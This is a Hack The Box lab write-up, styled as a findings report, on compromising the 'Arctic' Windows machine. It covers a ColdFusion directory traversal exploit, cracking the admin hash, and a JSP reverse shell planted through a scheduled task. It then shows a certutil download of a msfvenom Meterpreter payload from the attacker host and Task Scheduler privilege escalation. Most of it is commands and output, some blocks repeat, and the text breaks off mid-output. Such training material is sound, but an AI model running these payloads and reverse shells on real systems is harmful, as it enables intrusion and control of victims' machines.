



Security Assessment Findings Report

Arctic Machine – Hack The Box

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Report quick summary

Vulnerability Exploited	Adobe ColdFusion - Directory Traversal (CVE-2010-2861)
System Vulnerable	Adobe ColdFusion 8 Administrator
System Vulnerability Explanation	Multiple directory traversal vulnerabilities in the administrator console in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read arbitrary files via the locale parameter to (1)CFIDE/administrator/settings/mappings.cfm, (2) logging/settings.cfm, (3) datasources/index.cfm, (4) j2eeunpacking/editarchive.cfm, and (5) enter.cfm in CFIDE/administrator/.
Privilege Escalation Vulnerability	Task Scheduler '.XML' Local Privilege Escalation (CVE-2010-3338)
Privilege Escalation Vulnerability Explanation	The Windows Task Scheduler in Microsoft Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7 does not properly determine the security context of scheduled tasks, which allows local users to gain privileges via a crafted application, aka "Task Scheduler Vulnerability."
Vulnerability Fix	It is recommended to update the Windows Server 2008 and the ColdFusion Administrator to the latest version in order to apply the vendor supplied patches.
Severity	Critical

Report findings


An initial nmap scan revealed 3 services:

- Microsoft Windows RPC on port 135
- Fmtp (Flight Message Transfer Protocol) on port 8500
- Msrpc (Microsoft Remote Procedure Call) on port 49154

```
root@kali:~# nmap -T4 -sV -p- 10.10.10.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-08 12:58 EST
Nmap scan report for 10.10.10.11
Host is up (0.21s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc  Microsoft Windows RPC
8500/tcp   open  fmtp?
49154/tcp  open  msrpc  Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 409.32 seconds
```


Fmtp service (port 8500) landing page is shown below




Accessing to 'CFIDE' folder showed an interesting folder named 'Administrator'



Accessing the 'Administrator' folder showed the following landing page contains a system named 'Adobe ColdFusion 8 Administrator'.



Searching for an exploit to bypass the authentication on 'exploit-db' showed the following exploit



Link: <https://www.exploit-db.com/exploits/14641>

Running this exploit revealed a hash password - 2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03

```
root@kali:~/Hack_The_Box/Arctic# python exploit.py 10.10.10.11 8500 ../../../../lib/password.properties

trying /CFIDE/wizards/common/_logintowizard.cfm
title from server in /CFIDE/wizards/common/_logintowizard.cfm:

#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_66 \\Q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true

trying /CFIDE/administrator/archives/index.cfm
title from server in /CFIDE/administrator/archives/index.cfm:

#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_66 \\Q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true

trying /cfide/install.cfm
title from server in /cfide/install.cfm:

#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_66 \\Q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true

trying /CFIDE/administrator/entman/index.cfm
title from server in /CFIDE/administrator/entman/index.cfm:

#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_66 \\Q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true

trying /CFIDE/administrator/enter.cfm
title from server in /CFIDE/administrator/enter.cfm:

#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_66 \\Q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
```

Using 'John The Reaper' to decrypt the hash showed this password - happyday

```
root@kali:~/Hack_The_Box/Arctic# echo "2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03" > hash.txt
root@kali:~/Hack_The_Box/Arctic# john hash.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
happyday (?)
1g 0:00:00:00 DONE 2/3 (2020-11-11 01:38) 20.00g/s 29120p/s 29120c/s 29120C/s hamilton..harley1
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

```

root@kali:~/Hack_The_Box/Arctic# john --show hash.txt
?:happyday

1 password hash cracked, 0 left

```

Inserting the password 'happyday' on the authentication page showed the admin landing page

The screenshot shows the ColdFusion Administrator web interface. The left sidebar contains a navigation menu with categories like SERVER SETTINGS, DATA & SERVICES, DEBUGGING & LOGGING, SERVER MONITORING, and EXTENSIONS. The main content area displays a 'Welcome to the ColdFusion Administrator' message, followed by a 'Create better Internet applications quickly and easily' banner. Below this, there are sections for 'Thank you for trying ColdFusion 8', 'Jump-start your trial', 'Feature highlights', and 'Ready to buy?'. At the bottom, there are links for 'ColdFusion Resources', 'Getting Started', 'Product Information', 'Technical Support and Training', 'Additional Installers', 'Product Updates', 'Community', and 'Security Zone'.


Accessing the 'Server Settings' page showed the server supports Java.

The screenshot shows the 'Settings Summary' page in the ColdFusion Administrator. The page displays a report generated on 10 Nov 2020 05:39 jti. The report shows the status of all ColdFusion configuration settings. The 'JVM Details' section is highlighted, showing the following information:

JVM Details	
Java Version	1.6.0_04
Java Vendor	Sun Microsystems Inc.
Java Vendor URL	http://java.sun.com/
Java Home	C:\ColdFusion8\runtime\jre
Java File Encoding	Cp1253
Java Default Locale	el_GR
File Separator	\
Path Separator	;
Line Separator	Chr(13)
User Name	tolis
User Home	C:\Users\tolis
User Dir	C:\ColdFusion8\runtime\bin
Java VM Specification Version	1.0
Java VM Specification Vendor	Sun Microsystems Inc.
Java VM Specification Name	Java Virtual Machine Specification
Java VM Version	10.0-b19
Java VM Vendor	Sun Microsystems Inc.
Java VM Name	Java HotSpot(TM) 64-Bit Server VM
Java Specification Version	1.6
Java Specification Vendor	Sun Microsystems Inc.

An arrow points from the 'JVM Details' section in the 'Settings Summary' report to the detailed 'JVM Details' table on the right.

Accessing to 'Mappings' page showed the physical location of the 'CFIDE' folder on the server - C:\ColdFusion8\wwwroot\CFIDE



Server Settings > Mappings

ColdFusion mappings let the cfinclude and cfmodule tags access pages that are outside the Web root. If you specify a path that starts with the mapping's logical path in t ColdFusion also uses mappings to find ColdFusion components (CFCs). The cfinvoke and cfoject tags and CreateObject function look for CFCs in the mapped directorie



Note: These mappings are independent of web server virtual directories. If you would like to create a virtual directory to access a given directory through a URL, please c

Add / Edit ColdFusion Mappings


Logical Path

Directory Path

Active ColdFusion Mappings

Actions	Logical Path	Directory Path
	/CFIDE	C:\ColdFusion8\wwwroot\CFIDE
 	/gateway	C:\ColdFusion8\gateway\cfc

Accessing to 'Scheduled Task' page



Debugging & Logging > Scheduled Tasks

Scheduled tasks can create static web pages from dynamic data sources. You can also schedule tasks to update Verity searches and to create reports.

Actions	Task Name	Duration	Interval
No tasks have been scheduled.			

Creating a new schedule task enables to upload of a file from an URL to the server

The screenshot shows the ColdFusion Administrator web interface. The left sidebar contains a navigation menu with categories: SERVER SETTINGS, DATA & SERVICES, DEBUGGING & LOGGING, SERVER MONITORING, EXTENSIONS, EVENT GATEWAYS, SECURITY, and PACKAGING & DEPLOYMENT. The 'DEBUGGING & LOGGING' category is expanded, showing sub-items like Debug Output Settings, Debugging IP Addresses, Debugger Settings, Logging Settings, Log Files, and Scheduled Tasks. The 'Scheduled Tasks' sub-item is selected, leading to the 'Add/Edit Scheduled Task' form. The form includes fields for Task Name, Duration (Start Date, End Date), Frequency (One-Time, Recurring), URL, User Name, Password, Timeout, Proxy Server, Publish, File, and Resolve URL. The 'One-Time' frequency is selected with a start date of 10 Nov 2020 and a time of 5:49 μμ. The 'Daily' frequency is also visible with options for hours, minutes, and seconds. The 'File' field is highlighted with a blue border.

Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name

Duration Start Date End Date (optional)

Frequency ☒ One-Time at

☐ Recurring at

☐ Daily every Hours Minutes Seconds

Start Time End Time

URL

User Name

Password

Timeout (sec)

Proxy Server : Port

Publish ☐ Save output to a file

File


Resolve URL ☐ Resolve internal URLs so that links remain intact

Creating a jsa (java) payload file

```
root@kali:~/Hack_The_Box/Arctic# msfvenom -p java/jsp_shell_reverse_tcp  
LHOST=10.10.14.9 LPORT=1234 -f raw > shell.jsp  
Payload size: 1496 bytes
```

Creating a python web server

```
root@kali:~/Hack_The_Box/Arctic# python -m SimpleHTTPServer 80  
Serving HTTP on 0.0.0.0 port 80 ...  
█
```

Using the new scheduled task to upload the malicious file (shell.jsp) to the 'CFIDE' physical folder location on the server

Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name:

Duration: Start Date: End Date (optional):

Frequency: ☒ One-Time at

☐ Recurring: at

☐ Daily every: Hours Minutes Seconds Start Time End Time

URL:

User Name:

Password:

Timeout (sec):

Proxy Server: : Port

Publish: ☒ Save output to a file

File:

Resolve URL: ☐ Resolve internal URLs so that links remain intact

Submitting and running the new scheduled task

Debugging & Logging > Scheduled Tasks

Scheduled tasks can create static web pages from dynamic data sources. You can also schedule tasks to update Verity searches and to create reports.

[Schedule New Task](#)


Actions	Task Name	Duration	Interval
	exploit	11 Nov 2020	One-time at 9:55 μm.

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Notices, terms and conditions pertaining to third party software are located at <http://www.adobe.com/go/thirdparty/> and incorporated by reference herein.

Opening a listener on port 1234

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
█
```

Accessing to <http://10.10.10.11:8500/CFIDE/administrator/shell.jsp>



Getting a shell

```
root@kali:~/Hack_The_Box/Arctic# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.11] 49801
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>█
```

```
root@kali:~/Hack_The_Box/Arctic# nc -nlvp 1234
listening on [any] 1234...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.11] 49801
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>
```

Checking the user identity the shell connected to

```
C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

Enumerating the machine's OS showed this is Windows Server 2008 R2 x64

```
C:\Users\tolis\Desktop>systeminfo
systeminfo

Host Name:                ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:          Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                 55041-507-9857321-84451
Original Install Date:      22/3/2017, 11:09:45
System Boot Time:           10/11/2020, 4:52:57
System Manufacturer:        VMware, Inc.
System Model:                VMware Virtual Platform
System Type:                x64-based PC
Processor(s):                2 Processor(s) Installed.
                             [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                             [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:               Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:          C:\Windows
System Directory:            C:\Windows\system32
Boot Device:                 \Device\HarddiskVolume1
System Locale:                el;Greek
Input Locale:                en-us;English (United States)
Time Zone:                   (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:       1.023 MB
Available Physical Memory:   308 MB
Virtual Memory: Max Size:    2.047 MB
Virtual Memory: Available:   1.186 MB
Virtual Memory: In Use:      861 MB
Page File Location(s):       C:\pagefile.sys
Domain:                       HTB
Logon Server:                 N/A
Hotfix(s):                    N/A
Network Card(s):              1 NIC(s) Installed.
                             [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

Creating a payload for Windows x64

```
root@kali:~/Hack_The_Box/Arctic# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.9 LPORT=4444 -f exe > win_shell.exe14.9 LPORT=4444 -f exe > win_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

```
root@kali:~/Hack The Box/Arctic# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.9 LPORT=4444 -f exe > win_shell.exe14.9 LPORT=4444 -f exe > win_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Downloading the payload to the victim machine

```
C:\ColdFusion8\runtime\bin>certutil -urlcache -f http://10.10.14.9/win_shell.exe C:\ColdFusion8\runtime\bin\win_shell.exe
certutil -urlcache -f http://10.10.14.9/win_shell.exe C:\ColdFusion8\runtime\bin\win_shell.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\ColdFusion8\runtime\bin>
```

```
C:\ColdFusion8\runtime\bin>certutil -urlcache -f http://10.10.14.9/win_shell.exe C:\ColdFusion8\runtime\bin\win_shell.exe
certutil -urlcache -f http://10.10.14.9/win_shell.exe
C:\ColdFusion8\runtime\bin\win_shell.exe
****Online
****
CertUtil: -URLCache command completed successfully
```

Creating a listener with Metasploit on port 4444

```
root@kali:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set lhost 10.10.14.9
lhost => 10.10.14.9
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.9:4444
```

Running the payload on the victim machine

```
C:\ColdFusion8\runtime\bin>win_shell.exe
win_shell.exe
```

Getting a shell

```
[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Sending stage (201283 bytes) to 10.10.10.11
[*] Meterpreter session 1 opened (10.10.14.9:4444 → 10.10.10.11:49260) at 2020-11-10 03:30:18 -0500
[*] Session ID 1 (10.10.14.9:4444 → 10.10.10.11:49260) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against ARCTIC
[*] Current server process: win_shell.exe (2856)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 3416
[+] Successfully migrated into process 3416

meterpreter > 
```

```
[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Sending stage (201283 bytes) to 10.10.10.11
[*] Meterpreter session 1 opened (10.10.14.9:4444 → 10.10.10.11:49260) at 2020-11-10 03:30:18 -0500
[*] Session ID 1 (10.10.14.9:4444 → 10.10.10.11:49260) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against ARCTIC

[*] Current server process: win_shell.exe (2856)

[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0

[*] Migrating into 3416

[+] Successfully migrated into process 3416
```

Searching for optional vulnerabilities using 'Metasploit exploit suggester'

```
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
use post/multi/recon/local_exploit_suggester use post/multi/recon/sudo_commands
use post/multi/recon/multiport_egress_traffic
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):



| Name            | Current Setting | Required | Description                                                |
|-----------------|-----------------|----------|------------------------------------------------------------|
| SESSION         |                 | yes      | The session to run this module on                          |
| SHOWDESCRIPTION | false           | yes      | Displays a detailed description for the available exploits |



msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.11 - Collecting local exploits for x64/windows ...
```

```
[*] 10.10.10.11 - Collecting local exploits for x64/windows ...
[*] 10.10.10.11 - 17 exploit checks are being tried...
[+] 10.10.10.11 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.11 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > 
```

Using 'ms10_092_schelevator' exploit and setting parameters

```
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > use exploit/windows/local/ms10_092_schelevator
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ms10_092_schelevator) > show options

Module options (exploit/windows/local/ms10_092_schelevator):



| Name     | Current Setting | Required | Description                                  |
|----------|-----------------|----------|----------------------------------------------|
| CMD      |                 | no       | Command to execute instead of a payload      |
| SESSION  |                 | yes      | The session to run this module on.           |
| TASKNAME |                 | no       | A name for the created task (default random) |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.0.9        | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                       |
|----|----------------------------|
| 0  | Windows Vista, 7, and 2008 |



msf5 exploit(windows/local/ms10_092_schelevator) > set session 1
session => 1
msf5 exploit(windows/local/ms10_092_schelevator) > set lhost 10.10.14.9
lhost => 10.10.14.9
msf5 exploit(windows/local/ms10_092_schelevator) > set lport 4546
lport => 4546
msf5 exploit(windows/local/ms10_092_schelevator) > run
```

Link: <https://www.exploit-db.com/exploits/19930>

Getting a new shell

```
msf5 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.9:4546
[*] Preparing payload at C:\Users\tolis\AppData\Local\Temp\vsSYnZ.exe
[*] Creating task: Xs0B7Hwb48rfX0
[*] SUCCESS: The scheduled task "Xs0B7Hwb48rfX0" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\Xs0B7Hwb48rfX0 ...
[*] Original CRC32: 0xe1f3799f
[*] Final CRC32: 0xe1f3799f
[*] Writing our modified content back...
[*] Validating task: Xs0B7Hwb48rfX0
[*]
[*] Folder: \
[*] TaskName                               Next Run Time           Status
[*] =====
[*] Xs0B7Hwb48rfX0                         1/12/2020 6:39:00      Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "Xs0B7Hwb48rfX0" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "Xs0B7Hwb48rfX0" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] Sending stage (176195 bytes) to 10.10.10.11
[*] SUCCESS: Attempted to run the scheduled task "Xs0B7Hwb48rfX0".
[*] SCHELEVATOR
[*] Deleting the task...
[*] Meterpreter session 2 opened (10.10.14.9:4546 -> 10.10.10.11:49294) at 2020-11-10 03:38:18 -0500
[*] SUCCESS: The scheduled task "Xs0B7Hwb48rfX0" was successfully deleted.
[*] SCHELEVATOR

meterpreter > █
```

```

[*]Started reverse TCP handler on 10.10.14.9:4546
[*]Preparing payload at C:\Users\tolis\AppData\Local\Temp\vsSYnZ.exe
[*]Creating task: Xs0B7Hwb48rfXO
[*]SUCCESS: The scheduled task "Xs0B7Hwb48rfXO" has successfully been created.
[*]SCHELEVATOR
[*]Reading the task file contents from C:\Windows\system32\tasks\Xs0B7Hwb48rfXO...
[*]Original CRC32: 0xelf3799f
